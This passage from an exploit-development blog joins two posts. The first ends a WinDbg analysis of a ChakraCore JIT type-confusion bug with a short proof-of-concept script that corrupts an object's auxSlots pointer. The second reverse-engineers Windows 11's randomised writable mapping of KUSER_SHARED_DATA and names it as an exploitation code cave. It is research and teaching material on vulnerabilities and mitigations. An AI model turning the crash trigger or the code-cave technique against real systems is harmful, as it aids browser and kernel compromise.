However, since o is laid out in memory as a dynamic object with an auxSlots pointer, this is actually what happens:

The result of the “type confusion” is that the auxSlots pointer was corrupted with 0x1234. This is because the first inlined-property of a dynamic object is stored at the same offset in the dynamic object as another object that uses an auxSlots array. Since “no one” told opt() that o was laid out in memory as an object with an auxSlots array, it still thinks o.a is stored inline. Because of this, it writes to dynamic_object+0x10, the location where o.a used to be stored. However, since o.a is now stored in an auxSlots array, this overwrites the address of the auxSlots array with the value 0x1234.

Although this is where the vulnerability takes place, where the actual access violation takes place is in the print(o.a) statement, as seen below.

opt(o, o, 0x1234); 	// Overwrite auxSlots with the value 0x1234

print(o.a);			// Try to access o.a

The o object knows internally that it is now represented as a dynamic object that uses an auxSlots array to hold its properties, after the type transition via tmp.prototype. So, when o goes to access o.a (since the print() statement requires is) it does so via the “auxSlots” pointer. However, since the auxSlots pointer was overwritten with 0x1234, ChakraCore is attempting to dereference the memory address 0x1234 (because this is where the auxSlots pointer should be) in pursuit of o.a (since we are asking ChakraCore to retrieve said value for usage with print()).

Since ChakraCore is also open-sourced, we have access to the source code. WinDbg automatically populates the corresponding source code (which we have seen earlier). Referencing this, we can see that, in fact, ChakraCore is accessing (or attempting to) an auxSlots array.

We also know that auxSlots is a member of a dynamic object. Looking at the first parameter of the function where the access violation occurs (DynamicTypeHandler::GetSlot), we can see a variable named instance is passed in, which is of type DynamicObject. This instance is actually the address of our o object, which is also of DynamicObject. A value of index is also passed in, which is the index into the auxSlots array we want to fetch a value from. Since o.a is the first property of o, this would be at auxSlots[0]. This GetSlots function, therefore, is a function that is capable of retrieving a given property of an object which stores properties via auxSlots.

Although we know now exactly how our vulnerability works, it is still worthwhile setting some breakpoints to see the exact moment where auxSlots is corrupted. Let’s update our poc.js script with a print() debug statement.

function opt(o, proto, value) {
    o.b = 1;

    let tmp = {__proto__: proto};

    o.a = value;
}

function main() {
    for (let i = 0; i < 2000; i++) {
        let o = {a: 1, b: 2};
        opt(o, {}, {});
    }

    let o = {a: 1, b: 2};

    // Adding a debug print statement
    print("DEBUG");

    opt(o, o, 0x1234);

    print(o.a);
}

main();

Running the script in WinDbg, let’s first set a breakpoint on our print statement. This ensures any functions which act on a dynamic object should act on our object o.

Quickly, let’s reference the Google Project Zero original vulnerability disclosure issue here. The vulnerability description says the following:

NewScObjectNoCtor and InitProto opcodes are treated as having no side effects, but actually they can have via the SetIsPrototype method of the type handler that can cause transition to a new type. This can lead to type confusion in the JITed code.

We know here that InitProto is a function that will be executed, due to our setting of the tmp function’s .prototype property. As called out in the above snippet, this function internally invokes a method (function) called SetIsPrototype, which eventually is responsible to transitioning the type of the object used as the prototype for a function (in this case, it means o will be type-transitioned).

Knowing this, and knowing we want to see exactly where this type transition occurs, to confirm that this in fact is the case and ultimately how our vulnerability comes about, let’s set a breakpoint on this SetPrototype method within chakracore!Js::DynamicObject (since we are dealing with a dynamic object). Please note we are setting a breakpoint on SetPrototype instead of SetIsPrototype, as SetIsPrototype is eventually invoked within the call stack of SetPrototype. Calling SetPrototype eventually will call SetIsPrototype.

After hitting chakracore!Js::DynamicObject::SetPrototype, we can see that our o object, pre-type transition, is currently in the RDX register.

We know that we are currently executing within a function that at some point, likely as a result of an internal call within SetPrototype, will transition o from an object with inlined-properties to an object that represents its properties via auxSlots. We know that the auxSlots array is always located at offset 0x10 within a dynamic object. Since we know our object must get transitioned at some point, let’s set a hardware breakpoint to tell WinDbg to break when o+0x10 is written to at an 8 byte (1 QWORD, or 64-bit value) boundary to see exactly where the transition happens at in ChakraCore.

As we can see, WinDbg breaks within a function called chakracore!Js::DynamicTypeHandler::AdjustSlots. We can see more of this function below.

Let’s now examine the call stack to see how exactly execution arrived at this point.

Interesting! As we can see above, the InitProto function (called OP_InitProto) internally invokes a function called ChangePrototype which eventually invokes our SetPrototype function. SetPrototype, as we mentioned earlier, invokes the SetIsPrototype function referred to in the Google Project Zero issue. This function performs a chain of function calls which eventually lead execution to where we are currently, AdjustSlots.

As we also know, we have access to the source code of ChakraCore. Let’s examine where we are within the source code of AdjustSlots, where our hardware breakpoint broke.

We can see object (presumably our dynamic object o) now has an auxSlots member. This value is set by the value newAuxSlots. Where does newAuxSlots come from? Taking a look a bit further up in the previous image, we can see a value called oldInlineSlots, which is an array, is assigned to the value newAuxSlots.

This is very interesting, because as we know from our object o before the type transition, this object is one with inlined-properties! This function seems to convert an object with inlined-property values to one represented via auxSlots!

Let’s quickly recall the disassembly of AdjustSlots.

Looking above, we can see that above the currently executing instruction of mov rax, qword ptr [rsp+0F0h] is an instruction of mov qword [rax+10h], rcx. Recall that an auxSlots pointer is stored at an offset of 0x10 within a dynamic object. This instruction is very indicative that our o object is within RAX and the value at 0x10 (where o.a, the first inlined-property, was stored as the first inlined-property is always stored at dynamic_object+0x10 inside an object represented in this manner). This value is assigned the current value of RCX. Let’s examine this in the debugger.

Perfect! We can see in RCX our inlined-property values of o.a and o.b! These values are stored in a pointer, 000001229cd38200, which is the value in RCX. This is actually the address of our auxSlots array that will be assigned to our object o as a result of the type-transition! We can see this as RAX currently contains our o object, which has now been transitioned to an auxSlots variant of a dynamic object! We can confirm this by examining the auxSlots array located at o+0x10! Looking at the above image, we can see that our object was transitioned from an inlined-property represented object to one with properties held in an auxSlots array!

Let’s set one more breakpoint to confirm this 100 percent by watching the value, in memory, being updated. Let’s set a breakpoint on the mov qword [rax+10h], rcx instruction, and remove all other breakpoints (except our print() debugging breakpoint). We can easily do this by removing breakpoints and leveraging the .restart command in WinDbg to restart execution of ch.exe (please note that the below image bay be low resolution. Right click on it and open it in a new tab to view it if you have trouble seeing it).

After hitting the print() breakpoint, we can simply continue execution to our intended breakpoint by executing g.

We can see that in WinDbg, we actually break a few instructions before our intended breakpoint. This is perfectly okay, and we can set another breakpoint on the mov qword [rax+10h], rcx instruction we intend to examine.

We then can hit our next breakpoint to see the state of execution flow when the mov qword [rax+10h], rcx instruction is reached.

We then can examine RAX, our o object, before and after execution of the above instruction to see that our object is updated from an inlined-represented dynamic object to one that leverages an auxSlots array!

Examining the auxSlots array, we can see our a and b properties!

Perfect! We now know our o object is updated in memory, and its layout has changed. However, opt() isn’t aware of this type change, and will still execute the o.a = value (where value is 0x1234) instruction as though o hasn’t been type transitioned. opt() still thinks o is represented in memory as a dynamic object with inlined-properties! Since we know inlined-properties are also stored at dynamic_object+0x10, opt() will execute the o.a = value instruction as if our auxSlots array doesn’t exist (because it doesn’t know it does because the JIT-compilation process told opt() not to worry about what type o is!). This means it will directly overwrite our auxSlots pointer with a value of 0x1234! Let’s see this in action.

To do this, let’s clear all breakpoints and start a brand new, fresh instance of ch.exe in WinDbg by either leveraging .restart or just closing and opening WinDbg again. After doing so, set a breakpoint on our print() debug function, ch!WScriptJsrt::EchoCallback.

Let’s now set a breakpoint on the function we know performs the type-transition on our object, bp chakracore!Js::DynamicTypeHandler::AdjustSlots.

Let’s again examine the callstack.

Notice the memory address right before our call to OP_InitProto, which we have already examined. The address below is the address of the function which initiated a call to OP_InitProto, but we can see there is no corresponding symbol. If we perform !address on this memory address, we can also see that there is no corresponding image name or usage for this address.

What we are seeing is JIT in action. This memory address is the address of our opt() function. The reason why there are no corresponding symbols to this function, is because ChakraCore optimized this function into actual machine code. We no longer have to go through any of the ChakraCore functions/APIs used to set properties, update properties, etc. ChakraCore leveraged JIT to compile this function into machine code that can directly act on memory addresses, just like C does when you do something like below:

STRUCT_NAME a;

// Set a.Member1
a.Member1 = 0x1234;

The way this is achieved in Microsoft Edge is through a process known as out-of-process JIT compilation. The Edge “JIT server” is a separate process from the actual “renderer” or “content” process, which is the process a user interfaces with. When a function is JIT-compiled, it is injected into the content process from the JIT server (we will abuse this with an Arbitrary Code Guard (ACG) bypass in the third post. Note also that the ACG bypass we will use has since been patched as of Windows 10 RS4) after it is optimized.

Let’s now examine this function by setting a breakpoint on it (please note that the below image bay be low resolution. Right click on it and open it ina new tab to view it if you have trouble seeing it)..

Notice right off the bat we see our call to OP_InitProto, which is indicative that this is our opt() function. Additionally, see the below image. There are no JavaScript operators or ChakraCore functions being used. What we see is pure machine code, as a result of JIT.

More fatally, however, we can see that the R15 register is about to be operated on, at an offset of 0x10. This is indicative R15 holds our o object. This is because o.a = value is set after the OP_InitProto call, meaning that mov qword ptr [r15+10h], r13 is our o.a = value instruction. We also know value is 0x1234, so this is the value that should be in R13.

However, this is where our vulnerability occurs, as opt() doesn’t know o has been updated from representing properties inline to an auxSlots setup. Nor does it make an effort to perform a check on o, as this process has gone through the JIT process! The vulnerability here is that there is no type check in the JIT code, thus, a type confusion occurs.

After hitting our breakpoint, we can see that opt() still treats o as an object with properties stored inlined, and it gladly overwrites the auxSlots pointer with our user supplied value of 0x1234 via the o.a = 0x1234 instruction, because opt() still thinks o.a is located at o+0x10, as ChakraCore didn’t let opt() know otherwise, nor was there a check on the type before the operation! The type confusion reaches its pinnacle here, as an adversary can overwrite the auxSlots pointer with a controlled value!

If we clear all breakpoints and enter g in WinDbg, we can clearly see ChakraCore attempts to access o.a via print(o.a). When ChakraCore goes to fetch property o.a, it does so via auxSlots because of the type transition. However, since opt() corrupted this value, ChakraCore attempts to dereference the auxSlots spot in memory, which contains a value of 0x1234. This is obviously an invalid memory address, as ChakraCore was expecting the legitimate pointer in memory and, thus, an access violation occurs.

Conclusion

As we saw in the previous analysis, JIT compilation has performance benefits, but it also has a pretty large attack surface. So much so that Microsoft has a new mode on Edge called Super Duper Secure Mode which actually disables JIT so all mitigations can be enabled.

Thus far we have seen a full analysis on how we went from POC -> access violation and why this occurred, including configuring an environment for analysis. In part two we will convert out DOS proof-of-concept into a read/write primitive, and then an exploit by gaining code execution and also bypassing CFG within ch.exe. After gaining code execution in ch.exe, to more easily show how code execution is obtained, we will be shifting our focus to a vulnerable build of Edge, where we will also have to bypass ACG in part three. I will see you all at part two!

Peace, love, and positivity :-)

Exploit Development: ASLR - Coming To A KUSER_SHARED_DATA Structure Near You!

Introduction

A little while back I came across an interesting tweet that talked about some upcoming changes to KUSER_SHARED_DATA on Insider Preview builds of Windows 11.

This sentiment piqued my interest because KUSER_SHARED_DATA is a structure located at a static virtual address, in the traditional Windows kernel, of 0xfffff78000000000. From an exploitation perspective, this beast of a structure has been abused by adversaries for kernel exploitation, particularly remote kernel exploits, due to its static nature. Although KUSER_SHARED_DATA does not contain any interesting pointers to ntoskrnl.exe, nor is it executable, there is a section of memory that resides within the same page as KUSER_SHARED_DATA that contains no data and, thus, is abusable as a code cave with a static address.

Taking a look, KUSER_SHARED_DATA is 0x738 bytes in size on the latest build of Windows 11 Insider Preview (at the time of this blog post).

You may recall on Windows that a given memory “page” is 0x1000 bytes in size, or 4KB. Since KUSER_SHARED_DATA is 0x738 bytes in size there are still approximately 0x8C8 bytes of memory available for attackers to abuse. These unused bytes, therefore, still assume the same memory permissions as the rest of KUSER_SHARED_DATA, which is that of RW, or read/write. This means the “KUSER_SHARED_DATA code cave” is a readable and writable code cave which has a static address. Morten Schenk talked about this technique at his BlackHat 2017 talk, and I have also done a previous blog post outlining abusing this structure for code execution.

If this code cave were to be mitigated, an attacker would need to locate another place in memory to place their shellcode. Yes, it is true an adversary with a read/write primitive could corrupt the page table entry (PTE) corresponding to KUSER_SHARED_DATA in order to make the page writable. At this point, however, an adversary would have already needed to bypass kASLR and have a primitive to write to memory - meaning that an attacker already has, essentially, full control of the system. Where mitigation of this code cave comes into play is by making exploitation more arduous by forcing adversaries to prove they have a way to bypass kASLR before writing some nefarious code to memory. If an attacker cannot write directly to a static address, the attacker would therefore need to locate some other memory region. Thus, this would be classified as a smaller, more niche mitigation. In any case, I still found this an interesting topic to research.

Lastly, before beginning, this blog post is presented in context of ntoskrnl.exe and doesn’t translate to the secure kernel in virtual trust level 1 (VTL 1) when Virtualization-Based Security (VBS) is enabled. As Saar Amar pointed out, this structure is actually randomized in VTL 1.

0xfffff78000000000 Is Now Read-Only

My first thought about possible changes to KUSER_SHARED_DATA was that the memory address would finally (somehow) be completely randomized, especially after Saar’s previous tweet. To validate this I simply passed in the static address of KUSER_SHARED_DATA to the dt command in WinDbg and, to my surprise, the structure was still located at 0xfffff78000000000, after it parsing.

My next thought was to try and write to KUSER_SHARED_DATA, at an offset of 0x800, to look for any unexpected behavior. It was here I realized that KUSER_SHARED_DATA was now read-only, by examining the PTE.

The address provided below, 0xfffffe7bc0000000, is the virtual address of the PTE associated with the virtual address 0xfffff78000000000, or KUSER_SHARED_DATA. You can find the address on your system with the command in Windbg !pte 0xfffff78000000000. I have omitted these commands for readability of this blog, so as to not keep executing this command over and over again. This blog will inform readers what addresses correspond to what and how to find these addresses on your system.

This, at first, made sense. However, after talking with my coworker Yarden Shafir, there are things in KUSER_SHARED_DATA, such as the SystemTime member, which are constantly updated and, therefore, Yarden told me to keep digging, as there obviously was some way KUSER_SHARED_DATA was being written to/updated with a read-only PTE. This also makes sense, as I found out later, because the Dirty bit for the PTE that corresponds with KUSER_SHARED_DATA is set to 0, which means the page hasn’t been written to. So how exactly is this happening?

Armed with the following information, I went to IDA to look for anything interesting.

nt!MmWriteableUserSharedData To The Rescue!

After some searching in IDA for references to either 0xfffff78000000000 or terms like “UserShared”, I stumbled across a symbol I hadn’t seen before - nt!MmWriteableUserSharedData. In IDA, this symbol seems to be defined as 0xfffff78000000000.

However, when looking at a live kernel debugging session, I noticed the address seemed to be different. Not only that, after reboot, this address changed!

We can also see that the static 0xfffff78000000000 address and the new symbol both point to identical memory contents.

However, I was not yet satisfied. Were these two separate pages pointing to two separate structures that just contained identical contents? Or were they somehow intertwined? After viewing both of the PTEs in tandem, I confirmed that both of these virtual addresses, although different, both leveraged the same page frame number (PFN). The PTE for the “static” KUSER_SHARED_DATA and the new symbol nt!MmWriteableSharedUserData can be found with the following commands:

  1. !pte 0xfffff78000000000
  2. !pte poi(nt!MmWriteableSharedUserData)

As mentioned, the address of the PTE which corresponds with the “static” KUSER_SHARED_DATA structure is 0xfffffe7bc0000000. The address 0xfffffcc340c47010 is the virtual address which corresponds with the PTE of nt!MmWriteableSharedUserData.

A PFN multiplied by the size of a page (0x1000 generally speaking on Windows) will give you the physical address of the corresponding virtual address (in terms of a PTE, the “final” paging structure used to fetch a 4KB-aligned page). Since both of these virtual addresses contain the same PFN, this means that when converting the PFNs to physical addresses (0xfc1000 in this case), both virtual addresses are backed by the same physical page! We can confirm this by viewing the contents of the physical address backing each virtual address, as well as the virtual addresses themselves.

What we have here are two virtual addresses, with different memory permissions (one is read-only and the other is read/write) backed by one physical page. In other words, there are two virtual addresses with different views of the same physical memory. How is this possible?

tl;dr - Memory Sections

The main “gist” of the changes implemented surrounding KUSER_SHARED_DATA is the concept of memory sections. What this means is that a section of memory can essentially be shared by two processes (this is true for the kernel, as is in our case). The way this works is that the same physical memory can be mapped to a range of virtual addresses.

In this case, the new randomized read/write view of KUSER_SHARED_DATA, nt!MmWriteableUserSharedData (a virtual address) is backed by the same physical memory as the “static” KUSER_SHARED_DATA (another virtual address). This means that now there are two “views” of this structure, as seen below

This means that updating one of the virtual addresses (e.g. nt!MmWriteableSharedUserData) will update the other virtual address (0xfffff78000000000). This is because making a change to one of the virtual addresses will update the physical memory contents. Since the physical memory contents back both virtual addresses, both virtual addresses will receive updates. This provides a method for Windows to keep the old KUSER_SHARED_DATA address, while also allowing a new mapped view that is randomized, to “mitigate” the static read/write code cave traditionally found in KUSER_SHARED_DATA. The “old” address of 0xfffff78000000000 can now be marked as read-only, as there is a new view of this memory which can be used in its place, which is randomized!

If you were looking for a quick blog to talk about the changes made, that is perfectly okay and I will preface the remainder of this blog by saying that you may stop here if you were looking for a quick rundown of the higher-level details. The rest of this blog will outline the more intricate, lower-level details of the implementation.

If you are interested in how this looks at a bit of a deeper level, in terms of how Windows actually manifested these new updates, like myself, please feel free to read the rest of this blog post! I learned a great amount of technical details in terms of lower-level memory paging concepts, and just wanted to share these thoughts with anyone reading (should anyone care).

nt!MiProtectSharedUserPage

Before continuing with the analysis, permit me to introduce two terms. When I refer to the memory address 0xfffff78000000000, the static mapping of KUSER_SHARED_DATA, I will use the term “static” KUSER_SHARED_DATA from here on out. When I refer to the new “randomized mapping”, I will simply use the symbol name of nt!MmWriteableSharedUserData. This will allow me to delineate each time which “version” I am talking about.

After some dynamic analysis in WinDbg, I discovered the answer to my previous question about how these changes to KUSER_SHARED_DATA were implemented. I first started by setting a breakpoint on ntoskrnl.exe being loaded. It’s possible to do this, in an existing kernel debugging session, with the following commands:

  1. sxe ld nt
  2. .reboot

After the breakpoint is hit, we can actually see that the newly-found symbol nt!MmWriteableUserSharedData points to the “static” KUSER_SHARED_DATA address.

This is obviously indicative that this symbol is updated further along in the loading process.

While performing some reverse engineering to identify how this happens, I noticed an interesting cross reference to nt!MmWriteableSharedUserData in the function nt!MiProtectSharedUserPage via IDA.

While execution was still paused, as a result of the ntoskrnl.exe breakpoint, I set another breakpoint on the aforesaid function nt!MiProtectSharedUserPage and confirmed, after reaching the new breakpoint, the nt!MmWriteableSharedUserData symbol still pointed to the old 0xfffff78000000000 address.

Even more interesting, the “static” KUSER_SHARED_DATA’ is still static, readable, and writable at this point in the loading process! The below PTE address of 0xffffb7fbc0000000 is the virtual address of the PTE associated with the virtual address of 0xfffff78000000000. The PTE address has changed due to us rebooting the system as a result of the break-on-load of ntoskrnl.exe. As mentioned, this address can always be found on your system with the command !pte 0xfffff78000000000.

Since we know 0xfffff78000000000, the address of the “static” KUSER_SHARED_DATA structure, becomes read-only at some point, this is indicative of this function likely being responsible for changing the permissions of this address AND also dynamically filling nt!MmWriteableSharedUserData, especially based on naming convention.

Looking deeper into the disassembly of nt!MiProtectSharedUserPage we can see that the symbol nt!MmWriteableSharedUserData is updated with the value in RDI at the time that this instruction executes. But where does this value come from?

Let’s take a look at the beginning of the function. The first thing that stands out is the kernel-mode address and calls to nt!MI_READ_PTE_LOCK_FREE and nt!Feature_KernelSharedUserDataAaslr__private_IsEnabled (which isn’t very interesting for our purposes).

The kernel-mode address in the image above of 0xfffffb7000000000, outlined in a red box in the Disassembly window of WinDbg , is actually the base of the page table entries (e.g. the address of the PTE array). The second value, the constant of 0x7bc00000000, is the value used to index this PTE array to fetch the PTE associated with the “static” KUSER_SHARED_DATA. This value (the index into the PTE array) can be found with the following formula:

  1. Converting the target virtual address (in this case, 0xfffff78000000000) into a virtual page number (VPN) by dividing the address by the size of a page (0x1000 in this case)
  2. Multiply the VPN by the size of a PTE (64-bit system = 8 bytes)

We can see this by replicating this formula on the virtual address of 0xfffff78000000000. The resulting value will be the appropriate index into the PTE array to get the PTE associated with the “static” KUSER_SHARED_DATA. This can be seen in the Command window of WinDbg above.

This means the PTE associated with the “static” KUSER_SHARED_DATA is going to be passed in to nt!MI_READ_PTE_LOCK_FREE. The address of said PTE is 0xffffb7fbc0000000.

nt!MI_READ_PTE_LOCK_FREE, at a high level, will dereference the contents of the PTE and return them, while also performing a check on the in-scope page table entry to see if it is within the known address space of the PML4E array, which contains an array of PML4 page table entries for usage with the PML4 paging structure. Recall that the PML4 structure is the base paging structure. So, in other words, this ensures that the page table entry provided resides somewhere within the paging structures. This can be seen below.

However, slightly more nuanced, the function is actually checking to see if the page table entry resides within the “user mode paging structures”, known otherwise as the “shadow space”. Recall that with KVA Shadow’s implementation, Microsoft’s implementation of Kernel Page-Table Isolation (KPTI), there are now two sets of paging structures: one for kernel mode execution and one for user mode. This mitigation was used to mitigate Meltdown. This check is easily “bypassed”, as the PTE is obviously mapped to a kernel mode address and, thus, not represented by the “user mode paging structures”.

nt!MI_READ_PTE_LOCK_FREE then returns the dereferenced contents of the PTE (e.g. the PTE “bits”) if the PTE doesn’t reside within the “shadow space”. If the PTE does reside in the “shadow space”, there are a few more checks performed on the PTE to determine if KVAS is enabled before the contents are returned. This is not too important for the overall changes we are focusing on, from an exploitation perspective, but still a part of the overall “process”.

Additionally, nt!Feature_KernelSharedUserDataAslr__private_IsEnabled isn’t very useful to us, except for letting us know we are potentially on the right track by the naming convention. This function mainly seems to be for metrics and telemetry gathering about this feature.

Earlier, after the first call to nt!MI_READ_PTE_LOCK_FREE, the contents of the PTE for the “static” KUSER_SHARED_DATA were copied to a stack address - RSP at an offset of 0x20. This stack address, very similarly, is used in another call to nt!MI_READ_PTE_LOCK_FREE. This, again, isn’t particularly important to us - but it is part of the process.

More interestingly, however, is the fact that nt!MI_READ_PTE_LOCK_FREE dereferences the PTE contents and returns them via RAX. Since the PTE “bits” for the “static” KUSER_SHARED_DATA, which define the memory properties/permissions, are in RAX, they’re then acted upon in the subsequent bitwise-operations to extract the page frame number (PFN) from the PTE of the “static” KUSER_SHARED_DATA. This value is 0xf52e within the PTE, which has a value of 0x800000000000f52e863.

This PFN will be leveraged later on in a call to nt!MiMakeValidPte. For now, let’s move on.

We can now turn our attention to see that a call to nt!MiReservePtes is about to occur.

Please permit me to quickly provide a brief word on PFN records. A PFN “value” is technically just an abstract value that, when multiplied by 0x1000 (the size of a page), gives us a physical memory address. This is typically either the address of the next paging structure during the memory paging process, or it is used to fetch a final 4KB-aligned physical memory page if being leveraged by the “last” paging table, the PT (page table).

In addition to this, PFN records are also stored in an array of virtual addresses. This array is known as the PFN database. The reason for this is that the memory manager accesses page table entries via linear (virtual) addresses, which increases performance as the MMU does not need to walk all of the paging structures constantly to fetch PFNs, page table entries, etc. This provides an easy way for the records to just be referenced via an index into an array. This goes for all “arrays”, including the PTE array. A function such as nt!MiGetPteAddress performs an index into the corresponding page table array, such as the PTE array (for nt!MiGetPteAddress, PDE array (PDPT entries, done via nt!MiGetPdeAddress), etc.

Knowing this, we can see prior to the call to nt!MiReservePtes that the appropriate index into the PFN database that corresponds to the “static” KUSER_SHARED_DATA is calculated. This essentially means we are retrieving the virtual address of said PFN record (a MMPFN structure) from the PFN database.

We can see this as the base of the PFN database, 0xffffc38000000000 in this case, is involved in the operation. The final virtual address of 0xffffc380002df8a0 (the virtual address of the PFN record associated with the “static” KUSER_SHARED_DATA) can be seen below in RBP. It will eventually be used as the second argument in a future function call to nt!MiMakeProtectionPfnCompatible.

We can corroborate this by parsing the above virtual address as a MMPFN structure to see if the PteAddress member corresponds to the known PTE of the “static” KUSER_SHARED_DATA. As we know, the PTE is located at 0xffffb7fbc0000000.

The PteAddress member of the PFN structure aligns with the virtual address of the PTE associated with the “static” KUSER_SHARED_DATA - thus confirming this is the associated PFN record with the “static” KUSER_SHARED_DATA.

This value is then used in a call to nt!MiReservePtes, which we can see from two images ago. We know the first argument for this function will go into the RCX register, per the __fastcall calling convention. This argument is actually a nt!_MI_SYSTEM_PTE_TYPE structure.

According to CodeMachine, when a call to nt!MiReservePtes occurs, this structure is used to define what kind of allocation will occur in order to reserve memory for the PTE being created. Allocations, when requested with nt!MiReservePtes, may be suggestive of a request to allocate a piece of virtual memory from the System PTE region. The System PTE region is used for mapped views of memory, memory descriptor lists (MDLs), and other items. This information, in combination of our searching for an answer as to how two virtual addresses are backed by the same physical page, is very indicative of different “views” of memory being used (e.g. two virtual addresses correspond to one physical address so both virtual addresses contain the same contents but may have different permissions). Additionally, we can confirm that this allocation is coming from the System PTE region, as the VaType member of the nt!_MI_SYSTEM_PTE_TYPE structure is set to 9, which is a value in an enumeration that corresponds to MiVaSystemPtes. This means the allocation, in this case, will come from the System PTE memory region.

As we can see after the call occurs, the return value is a kernel-mode address within the same address space of the System PTE region, as defined by the BasePte member.

At this point, the OS has essentially allocated memory from the System PTE region, which is commonly used for mapping multiple views of memory, in the form of an unfilled PTE structure. The next step will be to properly configure this PTE and assign it to a memory address.

Said process continues with a call to nt!MiMakeProtectionPfnCompatible. As previously mentioned, the second argument for this function will be the virtual address of the PFN record, from the PFN database, associated with the PTE that is applied to the “static” KUSER_SHARED_DATA.

The first argument passed to nt!MiMakeProtectionPfnCompatible is a constant of 4 (which can be seen 4 screenshots below in the Command window of WinDbg). Where does this value come from? Taking a look at ReactOS we can see two constants that are outlined for memory permissions enforced by PTEs.

According to ReactOS, there is also a function called MI_MAKE_HARDWARE_PTE_KERNEL, which leverages these constants. The prototype and definition can be seen below.

This function provides a combination of the functionality exposed by both nt!MiMakeProtectionPfnCompatible and nt!MiMakeValidPte (which is a function we will see shortly). The value 4, or MM_READWRITE, is actually an index into an array called MmProtectToPteMask. This array is responsible for converting the requested permission of the page (4, or MM_READWRITE) to a PTE-compliant mask.

We can see the first five elements are as follows: {0, PTE_READONLY, PTE_EXECUTE, PTE_EXECUTE_READ, PTE_READWRITE}. From here we can confirm that indexing this array at the index of 4 will retrieve a PTE mask of PTE_READWRITE, which are exactly the memory permissions we would like nt!MmWriteableSharedUserData to assume, as we know this should be the “new mapped view” of KUSER_SHARED_DATA, which is writable. Recall also that the virtual address of the PFN record associated with the “static” KUSER_SHARED_DATA is used in the function call, via RDX.

After the function call, the return value is a “PTE-compatible” mask that represents a readable and writable page.

At this point we have:

  1. An address for our PTE, which is currently empty
  2. A “skeleton” for our PTE (e.g. a readable/writable mask to be supplied)

With this in the back of our mind, let’s now turn our attention to the call to nt!MiMakeValidPte.

nt!MiMakeValidPte essentially provides “the rest” of the functionality outlined by the ReactOS function MI_MAKE_HARDWARE_PTE_KERNEL. nt!MiMakeValiePte requires the following information:

  1. Address of the newly created, empty PTE (this PTE will be applied to the virtual address of nt!MmWriteableUserSharedData). This is currently in RCX
  2. A PFN. This is currently in RDX (e.g. not the virtual address from the PFN database, but the raw PFN “value”)
  3. A “PTE-compliant” mask (e.g. our read/write attributes). This is currently in R8

All of this information can be seen above in the previous screenshot.

In terms of “mapping different views of the same physical memory”, the most important component here is the value in RDX, which is the actual PFN value of KUSER_SHARED_DATA (the raw value, not the virtual address). Let’s recall first that a PFN, at a high level, is essentially a physical address, when multiplied by the size of a page (0x1000 bytes, or 4KB). This is true, especially in our case, as we are dealing with the most granular type of memory - a 4KB-aligned piece of memory. There are no more paging structures to index, which is usually what a PFN is used for. This means the PFN, in this case, is used to fetch a final, 4KB-aligned memory page.

We know that the function we are executing inside of (nt!MiProtectSharedUserPage) creates a PTE (via nt!MiReservePtes and nt!MiMakeValidPte). As we know, this PTE will be applied to a virtual address and used to map said virtual address to a physical page, essentially through the PFN associated with the PTE. Currently, the PFN that will be used for this mapping is stored in RDX. At a lower level, this value in RDX multiplied by the size of a page (4KB) will be the actual physical page the virtual address is mapped to.

Interestingly enough, this value in RDX, which was previously preserved after the second call to nt!MI_READ_PTE_LOCK_FREE, is the PFN associated with KUSER_SHARED_DATA! In other words, the virtual address we assign this newly created PTE to (which should eventually be nt!MmWriteableUserSharedData) will be backed by KUSER_SHARED_DATA’s physical memory and, thus, when updates are made to the contents of nt!MmWriteableUserSharedData the physical memory backing it will also be updated. Since the “static” KUSER_SHARED_DATA (0xfffff78000000000) is also backed by THE SAME physical memory it also will receive the updates. Essentially, even though the read-only “static” KUSER_SHARED_DATA can’t be written to it will still receive updates made by nt!MmWriteableUserSharedData, which is readable and writable. This is because both virtual addresses are backed by the same physical memory. Whatever happens to one of these will happen to the other!

Knowing this means that there is no good reason to have the “normal” (e.g. 0xfffff78000000000) KUSER_SHARED_DATA structure address be anything other than read-only, as there is now another memory address that can be used in its place. The benefit here is that the writable “version” or “mapping”, nt!MmWriteableUserSharedData, is randomized!

Moving on now, we are telling the OS we want a valid PTE that is readable and writable, backed by KUSER_SHARED_DATA’s PFN (physical address for all intents and purposes), and will be written to the PTE we have already allocated from the System PTE region (since this memory is being used for mapping “views”).

After executing the function, we can see this is the case!

The next function call, nt!MiPteInShadowRange, essentially just does bounds checking to see if our PTE resides in the shadow space. Recall earlier that with the implementation of Kernel Virtual Address Shadow (KVAS) that paging structures are separated: one set for user mode and one set for kernel mode. The “shadow space”, otherwise known as the structures used for user mode addressing, are within the range checked by nt!MiPteInShadowRange. Since we are dealing with a kernel mode page, obviously the PTE it is applied to is not within the “shadow space”. It is not really of interest to us for our purposes.

After this function call, a mov qword ptr [rdi], rbx instruction occurs. This updates our allocated PTE, which is still blank, with the proper bits created from our call to nt!MiMakeValidPte! We now have a valid PTE, backed by the same physical memory as KUSER_SHARED_DATA located at the virtual address of 0xfffff78000000000!

At this point, we are just a few instructions away from our target symbol of nt!MmWriteableUserSharedData being updated with the new ASLR’d mapped view of KUSER_SHARED_DATA. Then the “static” KUSER_SHARED_DATA can be made read-only (recall it is still read/write at this point in the loading process!).

Currently, in RDI, we have the address of the PTE we want to use for our new read/write and randomized mapped view of KUSER_SHARED_DATA (generated via nt!MiReservePtes). The above screenshot shows that there will be some bitwise operations performed on RDI and, as well, we can see that the base of the page table entries will be involved with this operation. These are simply compiler optimizations for converting a given PTE to the virtual address the PTE is applied to.

This is a necessary step, recall, as up until this point we have successfully generated a PTE from the System PTE region and have marked it as read/write, told it to use the “static” KUSER_SHARED_DATA as the physical memory backing the virtual memory, but we have not actually applied it to the virtual memory address which will be described and mapped by this PTE! This virtual address we want to apply this PTE to will be the value we want to store in nt!MmWriteableUserSharedData!

Let’s again recall the bitwise operations that are in place which will convert the new PTE to the virtual address it backs.

As we know, we have the target PTE in the RDI register. We know the steps to retrieve the PTE associated with a given virtual address are as follows, which indexes the PTE array appropriately:

  1. Convert the virtual address to a virtual page number (VPN) by dividing the virtual address by the size of a page (0x1000 bytes on a standard Window system)
  2. Multiply the above value with the size of a PTE (0x8 bytes on 64-bit system)
  3. Add the value to the base of the page table entry array

This corresponds to indexing the PTE array as follows: PteBaseArray[VPN]. Since we know how to go from a virtual address to a PTE, we should be able to reverse these steps to retrieve the virtual address associated with a given PTE.

With PTE in hand, the “reversed” process is as follows:

  1. Subtract the PTE array base address from the PTE sitting in RDI (our target PTE) to extract the index into the PTE array
  2. Divide the value by the size of a PTE (0x8 bytes) to retrieve the virtual page number (VPN)
  3. Multiply this value by the size of a page (0x1000) to retrieve the virtual address

